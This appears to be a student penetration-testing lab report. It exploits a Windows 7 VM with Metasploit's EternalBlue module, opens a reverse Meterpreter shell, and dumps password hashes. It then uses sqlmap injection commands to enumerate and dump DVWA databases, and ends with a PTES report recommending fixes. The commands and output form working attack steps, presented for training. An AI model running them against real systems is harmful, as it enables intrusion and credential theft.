
use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.68.102

set LHOST 192.168.68.105

If successful → you'll see:

[*] Meterpreter session 1 opened



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.68.102
RHOSTS ⇒ 192.168.68.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.68.105
LHOST ⇒ 192.168.68.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.68.105:4444
[*] 192.168.68.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.68.102:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64
-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.68.102:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.68.102:445 - The target is vulnerable.
[*] 192.168.68.102:445 - Connecting to target for exploitation.
[+] 192.168.68.102:445 - Connection established for exploitation.
[+] 192.168.68.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.68.102:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.68.102:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.68.102:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.68.102:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.68.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.68.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.68.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.68.102:445 - Starting non-paged pool grooming
[+] 192.168.68.102:445 - Sending SMBv2 buffers
[+] 192.168.68.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.68.102:445 - Sending final SMBv2 buffers.
[*] 192.168.68.102:445 - Sending last fragment of exploit packet!
[*] 192.168.68.102:445 - Receiving response from exploit packet
[+] 192.168.68.102:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.68.102:445 - Sending egg to corrupted connection.
[*] 192.168.68.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.68.102
[*] Meterpreter session 1 opened (192.168.68.105:4444 → 192.168.68.102:49173) at 2025-08-24 11:03:27 -0400
[+] 192.168.68.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.68.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.68.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Step 2 – Verify Escalation

Metasploit should spawn a **new elevated session**:

[*] Exploit completed, new Meterpreter session 1 opened

Then check privileges:

getuid

getprivs

Expected output:

Server username: NT AUTHORITY\SYSTEM

you now have **SYSTEM-level access**.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter >
```

4.3 Extra Post-Exploitation Practice

Once SYSTEM, you can:

Collect files and hash them with:

download C:\\Windows\\System32\\drivers\\etc\\hosts sha256

```
[-] Unknown command: sha256sum. Run the help command for more details.
meterpreter > shell
Process 2160 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
SHA256 hash of file C:\Windows\System32\drivers\etc\hosts:
2d 6b df b3 41 be 3a 62 34 b2 47 42 37 7f 93 aa 7c 7c fb 0d 9f d6 4e fa 92 82 c8 78 52 e5 70 85
CertUtil: -hashfile command completed successfully.
```

```
┌──(root㉿kali)-[~]
└─# sha256sum /root/hosts

2d6bdfb341be3a6234b24742377f93aa7c7cfb0d9fd64efa9282c87852e57085  /root/hosts

┌──(root㉿kali)-[~]
└─#
```

Compare the Hashes. Both should be same.

4.4 Volatility Analysis

Network Connections (netstat):

```
exit
meterpreter > netscan
[-] Unknown command: netscan. Did you mean netstat? Run the help command for more details.
meterpreter > netstat

Connection list
===============

    Proto  Local address                Remote address        State        User  Inode  PID/Program name
    -----  -------------                --------------        -----        ----  -----  ----------------
    tcp    0.0.0.0:135                  0.0.0.0:*             LISTEN       0     0      744/svchost.exe
    tcp    0.0.0.0:445                  0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:554                  0.0.0.0:*             LISTEN       0     0      2508/wmpnetwk.exe
    tcp    0.0.0.0:2869                 0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:5357                 0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:10243                0.0.0.0:*             LISTEN       0     0      4/System
    tcp    0.0.0.0:49152                0.0.0.0:*             LISTEN       0     0      408/wininit.exe
    tcp    0.0.0.0:49153                0.0.0.0:*             LISTEN       0     0      816/svchost.exe
    tcp    0.0.0.0:49154                0.0.0.0:*             LISTEN       0     0      936/svchost.exe
    tcp    0.0.0.0:49155                0.0.0.0:*             LISTEN       0     0      504/services.exe
    tcp    0.0.0.0:49156                0.0.0.0:*             LISTEN       0     0      512/lsass.exe
    tcp    192.168.68.102:139           0.0.0.0:*             LISTEN       0     0      4/System
    tcp    192.168.68.102:2869          192.168.68.105:43500  CLOSE_WAIT   0     0      4/System
```

Process Listing (ps):

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 268   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 348   340   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 400   392   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 408   340   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 444   392   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 504   408   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 512   408   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 520   408   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 572   504   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 628   504   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 688   504   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 744   504   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 816   504   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
```

Credential Dump (hashdump):

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b159a7119c6a1f4de62f4da7857d2563:::
sadhana:1001:aad3b435b51404eeaad3b435b51404ee:c47184d75821d47c5820740c5a1e64ab:::
meterpreter >
```

5. Capstone Project: Full VAPT Cycle

Activities:

- **Tools:** Kali Linux, Metasploit, OpenVAS, Google Docs.
- **Tasks:** Simulate pentest, exploit, report.
- **Enhanced Tasks:**
  - **Simulation:** Exploit DVWA with sqlmap for SQL injection. Follow TryHackMe.

- **Detection:** Log OpenVAS findings:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-18 12:00:00	192.168.1.200	XSS	Exploitation

- **Remediation:** Suggest input sanitization, rescan.
- **Reporting:** Write a 200-word PTES report in Google Docs.
- **Briefing:** Draft a 100-word non-technical summary.

5. Capstone Project: Full VAPT Cycle


5.1 Simulation (Exploitation with sqlmap)

- Target: **DVWA (Damn Vulnerable Web App) -Metasploitable 2**
  http://192.168.68.102/dvwa/login.php


Username- Admin
Password- password

- Vulnerability: **SQL Injection** on login.php
- Tool Used: **sqlmap**


Click on DVWA Security and set the security level to low.



After setting security to low , we click on SQL injection and set the ID as 1.



Click on inspect and go to applications to view the php session id



To Get the Databases:

Syntax:

sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" –dbs

- Result: Extracted database names including dvwa.

```
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×7176717871,0×6d46575a4d777a774f6d4c47687a4b4e70544c41725a53786e6d476
d6f41426e524d6450637478,0×716b787671),NULL#&Submit=Submit
---
[08:56:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[08:56:21] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[08:56:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.68.102'

[*] ending @ 08:56:21 /2025-08-25/
```


To get the Tables:

sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" –tables

```
Database: information_schema
[17 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| STATISTICS                            |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| COLUMNS                               |
| TABLES                                |
| TRIGGERS                              |
+---------------------------------------+

Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

Database: mysql
[17 tables]
```


To get Columns in Specified Database and Table

–# sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" -D dvwa -T users --columns



the command sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --dump will dump all the values of the columns of the table user in a text file locally.

–# sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" -D dvwa -T users --dump



- After fixes, perform **retesting with OpenVAS** to confirm vulnerabilities are mitigated.

5.2 PTES Report

Penetration Testing Execution Standard (PTES) Report

A penetration test was conducted on the target web application **DVWA (192.168.68.102)** using a simulated internal attacker perspective. The engagement followed the PTES phases:

pre-engagement, intelligence gathering, vulnerability analysis, exploitation, post-exploitation, and reporting.

During the vulnerability assessment phase, OpenVAS scans identified critical issues, including **SQL Injection** and **Cross-Site Scripting (XSS)**. These findings were validated using manual testing and exploitation techniques. For SQL Injection, **sqlmap** successfully enumerated backend databases from the login page, confirming the risk of data disclosure and privilege escalation. XSS vulnerabilities were identified, allowing malicious script injection that could compromise user sessions.

The exploitation confirmed that sensitive application data was at risk. If leveraged by an attacker, these vulnerabilities could lead to **data theft, session hijacking, or full application compromise**.

Recommended remediation includes enforcing **secure coding practices** such as input validation, output encoding, and the adoption of **prepared statements** in database queries. Continuous patch management and regular vulnerability scanning are also advised.

The overall security posture of the tested environment is **high risk** due to exploitable web vulnerabilities. A follow-up security assessment should be conducted after remediation to ensure effective mitigation.

Non-Technical Summary

The security assessment of the target web application revealed serious vulnerabilities that could allow attackers to steal sensitive data and compromise user accounts. Tests confirmed that the application is vulnerable to SQL Injection and Cross-Site Scripting (XSS). These issues mean that an attacker could manipulate the database or inject harmful scripts, leading to data loss, account takeover, or service disruption. To fix these problems, the development team should adopt secure coding practices, validate all user inputs, and apply regular security scans. Addressing these issues will significantly reduce risk and improve the overall safety of the application.

Submitted by
Ch.Sandhya Rani